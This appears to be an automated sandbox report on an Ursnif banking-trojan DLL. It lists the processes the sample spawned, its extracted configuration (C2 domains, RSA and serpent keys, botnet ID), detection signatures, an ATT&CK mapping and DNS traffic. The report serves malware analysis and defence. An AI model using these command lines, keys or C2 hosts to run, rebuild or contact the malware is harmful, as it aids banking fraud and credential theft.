

JoeSandbox Cloud BASIC



ID: 548728

Sample Name: 9092.dll

Cookbook: default.jbs

Time: 11:53:13

Date: 06/01/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report 9092.dll	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Ursnif	4
Yara Overview	4
Memory Dumps	5
Unpacked PEs	5
Sigma Overview	5
System Summary:	5
Jbx Signature Overview	5
AV Detection:	5
Networking:	5
Key, Mouse, Clipboard, Microphone and Screen Capturing:	5
E-Banking Fraud:	5
System Summary:	6
Hooking and other Techniques for Hiding and Protection:	6
HIPS / PFW / Operating System Protection Evasion:	6
Stealing of Sensitive Information:	6
Remote Access Functionality:	6
Mitre Att&ck Matrix	6
Behavior Graph	6
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	9
URLs	9
Domains and IPs	9
Contacted Domains	9
URLs from Memory and Binaries	9
Contacted IPs	9
Public	9
General Information	9
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	10
ASN	10
JA3 Fingerprints	10
Dropped Files	10
Created / dropped Files	10
Static File Info	10
General	11
File Icon	11
Static PE Info	11
General	11
Entrypoint Preview	11
Data Directories	11
Sections	11
Resources	13
Imports	13
Exports	13
Version Infos	13
Possible Origin	13
Network Behavior	13
Network Port Distribution	13
TCP Packets	13
UDP Packets	13
DNS Queries	13
DNS Answers	14
HTTP Request Dependency Graph	14
HTTPS Proxied Packets	15
Code Manipulations	306
Statistics	306
Behavior	306

System Behavior	306
Analysis Process: loadll32.exe PID: 6468 Parent PID: 4736	306
General	306
File Activities	307
Analysis Process: cmd.exe PID: 6500 Parent PID: 6468	307
General	307
File Activities	307
Analysis Process: regsvr32.exe PID: 6532 Parent PID: 6468	307
General	308
Analysis Process: rundll32.exe PID: 6544 Parent PID: 6500	308
General	308
Analysis Process: rundll32.exe PID: 6584 Parent PID: 6468	309
General	309
Disassembly	310
Code Analysis	310

Windows Analysis Report 9092.dll

Overview

General Information

Sample Name:	9092.dll
Analysis ID:	548728
MD5:	22ad7aee4cfc3c2..
SHA1:	b73e54c5ffe6fd8...
SHA256:	512909d5515902..
Tags:	dll exe Zloader
Infos:	
Most interesting Screenshot:	


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN	
Ursnif	
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration
System process connects to network...
Multi AV Scanner detection for subm...
Yara detected Ursnif
Sigma detected: Suspicious Call by ...
Writes or reads registry keys via WMI
Rundll32 performs DNS lookup (likel...
Writes registry values via WMI
Machine Learning detection for samp...
Uses 32bit PE files
Antivirus or Machine Learning detec...
PE file contains an invalid checksum
PE file contains strange resources
Tries to load missing DLLs

Classification



Process Tree

System is w10x64
loadll32.exe (PID: 6468 cmdline: loadll32.exe "C:\Users\user\Desktop\9092.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938) cmd.exe (PID: 6500 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\9092.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D) rundll32.exe (PID: 6544 cmdline: rundll32.exe "C:\Users\user\Desktop\9092.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D) regsvr32.exe (PID: 6532 cmdline: regsvr32.exe /s C:\Users\user\Desktop\9092.dll MD5: 426E7499F6A7346F0410DEAD0805586B) rundll32.exe (PID: 6584 cmdline: rundll32.exe C:\Users\user\Desktop\9092.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
cleanup

Malware Configuration

Threatname: Ursnif

<pre>{ "RSA Public Key": "1a35EHdqIH++qpE0Hp2ccungRFNetB01vjIkkVzGPPi2LSPxI1bIAIqjkqLHs29JUQl0WHUztGkx4q4apjf2ZC8uTx1yct0Nu0AB+HM4zFqAP+emzGis9or665cpMLGpVKLER1a0a1tXgSqzvc6CloeV8aM6sECqvGzjc9Lny6zlld5D bn/p98wYQiTo0c3y", "c2_domain": ["http://google.mail.com", "http://392184281.com", "http://592182812.com", "https://392184281.com", "https://592182812.com"], "botnet": "9092", "server": "12", "serpent_key": "01026655AALLKENM", "sleep_time": "10", "CONF_TIMEOUT": "20", "SetWaitableTimer_value": "0", "DGA_count": "10" }</pre>
--

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.549055433.0000000002C58000.00000004.000000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000006.00000003.735171061.00000000047BE000.00000004.000000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.553880021.0000000004DF8000.00000004.000000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000006.00000002.773294941.0000000004AB8000.00000004.000000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.549107948.0000000002C58000.00000004.000000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 60 entries

Unpacked PE's

Source	Rule	Description	Author	Strings
3.2.regsvr32.exe.48d94a0.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
6.2.rundll32.exe.43d94a0.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
6.2.rundll32.exe.10000000.3.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.2.rundll32.exe.10000000.3.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
6.2.rundll32.exe.290000.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 15 entries

Sigma Overview

System Summary:



Sigma detected: Suspicious Call by Ordinal

Jbx Signature Overview

 Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:



System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

E-Banking Fraud:



Yara detected Ursnif

System Summary:



Writes or reads registry keys via WMI

Rundll32 performs DNS lookup (likely malicious behavior)

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information:



Yara detected Ursnif

Remote Access Functionality:




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Rep Service Effect
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	Process Injection 1 1 2	Process Injection 1 1 2	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communication	Remote Tracking With Auth
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Obfuscated Files or Information 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Remote Wipe With Auth
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Regsvr32 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Back
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rundll32 1 1	NTDS	System Information Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9092.dll	66%	Virustotal		Browse
9092.dll	29%	Metadefender		Browse
9092.dll	63%	ReversingLabs	Win32.Trojan.Sleltasos	
9092.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.1.loadll32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
6.2.rundll32.exe.290000.1.unpack	100%	Avira	HEUR/AGEN.1108158		Download File
3.2.regsvr32.exe.960000.1.unpack	100%	Avira	HEUR/AGEN.1108158		Download File
3.1.regsvr32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
3.2.regsvr32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
4.2.rundll32.exe.4c30000.1.unpack	100%	Avira	HEUR/AGEN.1108158		Download File
4.2.rundll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
0.2.loadll32.exe.c30000.1.unpack	100%	Avira	HEUR/AGEN.1108158		Download File
0.1.loadll32.exe.10000000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File

Source	Detection	Scanner	Label	Link	Download
6.1.rundll32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
4.1.rundll32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
0.2.loadll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
6.2.rundll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://592182812.com	0%	Avira URL Cloud	safe	
http://https://392184281.com/81.comer592182812.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
592182812.com	193.187.96.107	true	true		unknown
redtube.com	66.254.114.238	true	false		high
392184281.com	193.187.96.107	true	true		unknown
google.mail.com	unknown	unknown	false		high
www.redtube.com	unknown	unknown	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.254.114.238	redtube.com	United States		29789	REFLECTEDUS	false
193.187.96.107	592182812.com	unknown		31229	PL-BEYOND-ASPL	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	548728
Start date:	06.01.2022
Start time:	11:53:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9092.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@9/0@19/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 96.4% (good quality ratio 90.9%) • Quality average: 75.4% • Quality standard deviation: 31.7%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:55:22	API Interceptor	1x Sleep call for process: regsvr32.exe modified
11:55:22	API Interceptor	1x Sleep call for process: rundll32.exe modified
11:55:22	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General	
File type:	MS-DOS executable, MZ for MS-DOS
Entropy (8bit):	5.774241689856196
TrID:	- Win32 Dynamic Link Library (generic) (1002004/3) 99.60% - Generic Win/DOS Executable (2004/3) 0.20% - DOS Executable Generic (2002/1) 0.20% - VXD Driver (31/22) 0.00% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	9092.dll
File size:	822272
MD5:	22ad7aee4cfc3c264fd2eedfa3f6beb3
SHA1:	b73e54c5ffe6fd8fd0fb93504127bbf4f7797865
SHA256:	512909d5515902542ba06c0ba311ad15542c9da036a336746ab27b2a53058574
SHA512:	dbf6f34e5b6e85c903c46fcd673a4a101d0f4a498c9f54c4f536a600c36f702264b58d5f194be635068e432e7042b9b192f7a099ebb7cc5eb89d9a1218a51f04
SSDEEP:	6144:JrlykS+s3a8Q9uAYNGLMDa/0CKftvVTRrPFKJGp atXHO8:dwkps3aDbYaMe0hFKdXHO8
File Content Preview:	MZ.....!..L!This program cannot be run in :NS#mode...\$.PE..L..c3. a.....!.....>...!.....S.....0.....\$.P..

File Icon

	
Icon Hash:	72725a7a5a5ad0e0

Static PE Info

General	
Entrypoint:	0x100153dc
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x618B3363 [Wed Nov 10 02:50:11 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	e3e24187ad169f9a2a0106d81e6b85ac

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x33dc4	0x33e00	False	0.262448230422	DOS executable (COM)	6.63068515471	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZE, D_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x35000	0x15b4f	0x14000	False	0.668579101562	data	5.46214100806	IMAGE_SCN_CNT_INITIALIZE, D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.recontr	0x4b000	0x1d38	0x200	False	0.236328125	data	1.77215017423	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_DISCARDA BLE, IMAGE_SCN_MEM_READ
.boldly	0x4d000	0x91	0x200	False	0.2890625	data	1.9424976007	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.saussur	0x4e000	0x1d6e	0x200	False	0.328125	data	2.29555805169	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_READ
.hematop	0x50000	0x1d45	0x200	False	0.26171875	data	1.77612187232	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_DISCARDA BLE, IMAGE_SCN_MEM_READ
.modernl	0x52000	0x65	0x200	False	0.1953125	data	1.38021095001	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_DISCARDA BLE, IMAGE_SCN_MEM_READ
.scoutho	0x53000	0xa4	0x200	False	0.322265625	data	2.22133763269	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_READ
.impulsi	0x54000	0x1d1e	0x200	False	0.193359375	data	1.30610843504	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_READ
.inw	0x56000	0x1d2a	0x200	False	0.232421875	data	1.70562158455	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_DISCARDA BLE, IMAGE_SCN_MEM_READ
.photomo	0x58000	0x1d19	0x200	False	0.193359375	data	1.27033482522	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_READ
.alk	0x5a000	0xa0	0x200	False	0.298828125	data	2.1870433082	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_READ
.wasat	0x5b000	0x1d1e	0x200	False	0.205078125	data	1.36487206965	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_DISCARDA BLE, IMAGE_SCN_MEM_READ
.absciss	0x5d000	0x88	0x200	False	0.275390625	data	1.90663316404	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_READ
.metamer	0x5e000	0xb1	0x200	False	0.3359375	data	2.45338417446	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.unprotr	0x5f000	0x68	0x200	False	0.220703125	data	1.49797870128	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_READ
.seminva	0x60000	0xa4	0x200	False	0.3046875	data	2.09891909422	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALI ZED_DATA, IMAGE_SCN_MEM_READ
.data	0x61000	0x2c04b	0x2a400	False	0.0900459966716	data	1.32361215012	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x8e000	0x5148d	0x51600	False	0.137168778802	data	5.39810915767	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe0000	0x2554	0x2600	False	0.795641447368	data	6.77772144846	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_DISCARDA BLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2022 11:55:34.885772943 CET	192.168.2.7	8.8.8.8	0x1086	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:55:36.006565094 CET	192.168.2.7	8.8.8.8	0xddd3	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:55:38.599216938 CET	192.168.2.7	8.8.8.8	0x990e	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:55:58.317404985 CET	192.168.2.7	8.8.8.8	0x2c4e	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:55.116209984 CET	192.168.2.7	8.8.8.8	0xbccb	Standard query (0)	392184281.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:55.841841936 CET	192.168.2.7	8.8.8.8	0x4015	Standard query (0)	www.redtube.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:56.639597893 CET	192.168.2.7	8.8.8.8	0xccb5	Standard query (0)	392184281.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:57.406569958 CET	192.168.2.7	8.8.8.8	0xacc7	Standard query (0)	www.redtube.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:58.862034082 CET	192.168.2.7	8.8.8.8	0xa295	Standard query (0)	392184281.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:59.614691019 CET	192.168.2.7	8.8.8.8	0xfddd	Standard query (0)	www.redtube.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:16.477807045 CET	192.168.2.7	8.8.8.8	0x1f5b	Standard query (0)	592182812.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:17.940064907 CET	192.168.2.7	8.8.8.8	0xd3e5	Standard query (0)	592182812.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:18.818640947 CET	192.168.2.7	8.8.8.8	0xc8f0	Standard query (0)	392184281.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:19.841376066 CET	192.168.2.7	8.8.8.8	0x65ac	Standard query (0)	www.redtube.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:20.278441906 CET	192.168.2.7	8.8.8.8	0xc01f	Standard query (0)	592182812.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:41.685239077 CET	192.168.2.7	8.8.8.8	0x11e3	Standard query (0)	592182812.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:58:20.092531919 CET	192.168.2.7	8.8.8.8	0x28e0	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:58:20.481244087 CET	192.168.2.7	8.8.8.8	0x422c	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2022 11:58:24.309676886 CET	192.168.2.7	8.8.8.8	0xc7a7	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2022 11:55:34.904568911 CET	8.8.8.8	192.168.2.7	0x1086	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:55:36.023224115 CET	8.8.8.8	192.168.2.7	0xddd3	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:55:38.616365910 CET	8.8.8.8	192.168.2.7	0x990e	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:55:58.336481094 CET	8.8.8.8	192.168.2.7	0x2c4e	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:55.144902945 CET	8.8.8.8	192.168.2.7	0xbccb	No error (0)	392184281.com		193.187.96.107	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:55.858654022 CET	8.8.8.8	192.168.2.7	0x4015	No error (0)	www.redtube.com	redtube.com		CNAME (Canonical name)	IN (0x0001)
Jan 6, 2022 11:56:55.858654022 CET	8.8.8.8	192.168.2.7	0x4015	No error (0)	redtube.com		66.254.114.238	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:56.703913927 CET	8.8.8.8	192.168.2.7	0xccb5	No error (0)	392184281.com		193.187.96.107	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:57.423041105 CET	8.8.8.8	192.168.2.7	0xacc7	No error (0)	www.redtube.com	redtube.com		CNAME (Canonical name)	IN (0x0001)
Jan 6, 2022 11:56:57.423041105 CET	8.8.8.8	192.168.2.7	0xacc7	No error (0)	redtube.com		66.254.114.238	A (IP address)	IN (0x0001)
